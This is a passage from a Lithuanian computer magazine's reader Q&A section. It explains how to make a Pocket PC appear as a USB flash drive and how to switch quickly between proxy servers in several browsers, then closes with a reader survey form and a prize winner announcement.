Tai daroma visiškai lengvai. Tuo pasirūpino gudručiai iš kompanijos „Softtick" (*www.softick.com/cardexport2/*). Įdiegus programą *Card Export II*, delninukas pradės emuliuoti *USB Mass Storage*, o prijungus prie kompiuterio jis bus atpažįstamas kaip paprasčiausia *flash* atminties kortelė. Prijungei — ir naujas diskas tavo paslaugoms. Vietoje konteinerio galima primontuoti tiek *flash*, tiek ir įmontuotą PPC atmintį, ką pasirinkti galima per specialų programos meniu. Beje, yra ir *PalmOS* skirta šios programos versija.

Įdiegus programą „Card Export II", delninukas pradės emuliuoti „USB Mass Storage", o prijungus prie kompiuterio jis bus atpažįstamas kaip paprasčiausia „flash" atminties kortelė.



Turiu problemą: *proxy* **serveriai miršta kaip musės, o kaskart lįsti į naršyklės nustatymus tikrai užknisa. Patark, kaip greitai persijungti tarp** *proxy* **serverių?**



Jeigu tu naudojiesi *Internet Explorer'iu*, patarsiu tik vieną — pasikeisk naršyklę. Tegu tai būna *Avant Browser* (*www.avantbrowser.com*), kuri sukurta remiantis to paties IE varikliuku. Tuo pačiu tu gausi galimybę greitai persijungti tarp *proxy* serverių, operatyviai išvalyti sausainukus ir istoriją. Atkakliems IE šalininkams ir tiems nelaimingiesiems, kurie prie kompiuterio sėdi biure galima pasiūlyti įdiegti papildymą — *VDBand* (*www.myfreeware.narod.ru/products/VDBand.htm*). Po įdiegimo naršyklės įrankių juostoje atsiras 4 nedideli simpatiški mygtukai. Dabar norint perjungti *proxy*, pakanka nuspausti mygtuką *Proxy Server* ir pasirinkti iš sąrašo pageidaujamą variantą (sąrašą reikia sukonfigūruoti iš anksto per *Customize*). *Firefox* vartotojams pasisekė kur kas labiau. Ne veltui ši naršyklė vadinama labiausiai plečiama — jai gali rasti viską. Tokia smulkmena, kaip greitas persijungimas tarp *proxy* serverių, taip pat ne išimtis. Rekomenduoju papildymą *SwitchProxy* (*http://extend.flock.com/details/switchproxy*). Visas įdiegimas susiveda į svetainėje pateikto mygtuko „INSTALL SwitchProxy" paspaudimą.

Universaliausias variantas, kuris tiks su bet kokia naršykle — programa *A4Proxy* (*www.inetprivacy.com/a4proxy*). Iš esmės tai lokalus *proxy* serveris (tai reiškia, kad norint juo naudotis, naršyklės *proxy* serverio nustatymuose reikia įrašyti 127.0.0.1 ir jungtį, per kurią veikia ši programa), tačiau jis turi daugybę ūkyje praversiančių galimybių. *Proxy* iš sąrašo galima pasirinkti tiek rankiniu būdu, tiek ir automatiškai. Su rankiniu konfigūravimu viskas aišku (pakanka kelių pelės paspaudimų), o automatinis *proxy* pasirinkimas iš viso atrodo prašmatniai. Programa pagal jai nurodytus kriterijus gali pati parinkti tinkamą serverį, remdamasi „švarumo" patikrinimo rezultatais (tikrai taip, programa palaiko anonimiškumo patikrinimą).

Atsiųsk anketą mums ir laimėk





Microsoft Wireless Optical klaviatūrą ir pelę!

ANKETA Nr. 36

Vardas

Pavardė

Amžius

Adresas

El.paštas

Išvardink tris, tavo manymu, įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

Kitame numeryje norėčiau rasti:

Tavo klausimas į FAQ:

siųsti | išvalyti

ANKETĄ SIŲSK ADRESU:

p.d. 2234, LT - 44012, KAUNAS - C

Naudojiesi kompiuteriu ... metus

Naudojiesi internetu ... metus

Kiek žurnalo numerių skaitei? ... numerius

Kokią OS naudoji?

36–OJO NUMERIO NUGALĖTOJAS:

TOMAS MAJAUSKAS

IŠ PRIENŲ.
JAM ATITENKA MICROSOFT WIRELESS OPTICAL KLAVIATŪRA IR PELĖ

LAIMĖTOJO PRAŠOM PASKAMBINTI Į REDAKCIJĄ IR SUSITARTI DĖL PRIZO ATSIĖMIMO.